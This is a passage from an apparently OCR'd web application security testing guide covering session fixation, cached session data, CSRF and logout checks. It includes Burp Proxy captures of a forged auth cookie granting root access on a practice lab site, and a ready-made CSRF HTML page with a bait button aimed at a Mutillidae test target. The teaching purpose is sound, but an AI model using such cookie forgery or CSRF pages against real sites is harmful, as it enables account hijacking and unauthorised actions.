
Session fixation vulnerabilities occur when:


- A web application authenticates a user without first invalidating the existing session ID, there by continuing to use the session ID already associated with the user.
- An attacker is able to force a known session ID on a user so that, once the user authenticates, the attacker has access to the authenticated session.

Test example




Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status
3447 https://attack.samsclass.info GET /cookielogin/logout.php?Logout=Logout ✓ 200
3448 https://attack.samsclass.info GET /cookielogin/cookielogin.php?n=&p= ✓ ✓ 302
3449 https://attack.samsclass.info GET /cookielogin/cookielogin.php?n=admin&... ✓ 302
3450 https://attack.samsclass.info GET /cookielogin/messageboard.php 200
3451 https://attack.samsclass.info HEAD /cookielogin/messageboard.php 200
3452 https://attack.samsclass.info GET /cookielogin/messageboard.php ✓ 200
3453 https://ajax.cloudflare.com GET /cdn-cgi/nexp/cloudflare.js 304
3454 https://attack.samsclass.info HEAD /cookielogin/messageboard.php 200
Original request
Edited request
Response
Raw
Params
Headers
Hex
GET /cookielogin/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/index.html
Cookie: .ASPXAUTH=21232f297a57a5a743894a0e4a801fc3; AUTH=21232f297a57a5a743894a0e4a801fc3;
__cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Secure | https://attack.samsclass.info/cookielogin/messagebo...
Message Board
CLOUDFLARE
AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845
Welcome Linux Root User!
Comment:
Post Comment
Erase Comments
Logout


Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status
3447 https://attack.samsclass.info GET /cookielogin/logout.php?Logout=Logout ✓ 200
3448 https://attack.samsclass.info GET /cookielogin/cookielogin.php?n=&p= ✓ ✓ 302
3449 https://attack.samsclass.info GET /cookielogin/cookielogin.php?n=admin&... ✓ 302
3450 https://attack.samsclass.info GET /cookielogin/messageboard.php 200
3451 https://attack.samsclass.info HEAD /cookielogin/messageboard.php 200
3452 https://attack.samsclass.info GET /cookielogin/messageboard.php ✓ 200
3453 https://ajax.cloudflare.com GET /cdn-cgi/nexp/cloudflare.js 304
3454 https://attack.samsclass.info HEAD /cookielogin/messageboard.php 200
Original request
Edited request
Response
Raw
Params
Headers
Hex
GET /cookielogin/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/index.html
Cookie: .ASPXAUTH=63a9f0ea7bb98050796b649e85481845; AUTH=63a9f0ea7bb98050796b649e85481845;
__cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Secure | https://attack.samsclass.info/cookielogin/messagebo...
Message Board
CLOUDFLARE
AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845
Welcome Linux Root User!
Comment:
Post Comment
Erase Comments
Logout




4. Testing for Exposed Session Variables

How to Test


Testing for Encryption & Reuse of Session Tokens Vulnerabilities

Every time the authentication is successful, the user should expect to receive

- A different session token




- A token sent via encrypted channel every time they make HTTP Request




Testing for Proxies & Caching vulnerabilities

The “Expires: 0” and Cache-Control: max-age=0 directives should be used to further ensure caches do not expose the data. Each request/response passing Session ID data should be examined to ensure appropriate cache directives are in use.



Testing for GET & POST vulnerabilities

All server side code receiving data from POST requests should be tested to ensure it does not accept the data if sent as a GET.




5. Testing for Cross Site Request Forgery (CSRF)


CSRF is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated. With a little help of social engineering (like sending a link via email or chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation, when it targets a normal user. If the targeted end user is the administrator account, a CSRF attack can compromise the entire web application.

How to Test

- Let u the URL being tested, u=http://abc.com/action




- Build an html page containing the http request referencing URL u (specifying all relevant parameters, in the case of http GET this is straightforward, while to a POST request you need to resort to some javascript).




```
<!DOCTYPE html>
<html>
    <head>
        <title>Treasure</title>
    </head>
    <body>
        <form id="f" action="http://localhost:8080/mutillidae/index.php?page=add-to-your-blog.php" method="post" enctype="application/x-www-form-urlencoded">
            <input type="hidden" name="csrf-token" value=""/>
            <input type="hidden" name="blog_entry" value="CSRF demo by Cloud HvN">
            <input type="submit" name="add-to-your-blog-php-submit-button" value="click here to get 2000$"/>
        </form>

    </body>
</html>
```


- Make sure that the valid user logged on the application



- Induce him into following the link pointing to the URL to be tested (Social engineering involved if you cannot impersonate the user yourself)



- Observe the result, check if the web server executed the request



2 Current Blog Entries			
	Name	Date	Comment
1	admin	2017-10-05 03:21:49	CSRF demo by Cloud HvN
2	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!

// CSRF with Burp


6. Testing for logout functionality

How to Test


Testing for log out user interface


There are some properties which indicate a good log out user interface


- A log out button is present on all pages of the web application
- The log out button should be identified quickly by a user who wants to log out from the web application
- After loading a page the log out button should be visible without scrolling
- Ideally the log out button is placed in an area of the page that is fixed in the view port of the browser and not affected by scrolling of the content

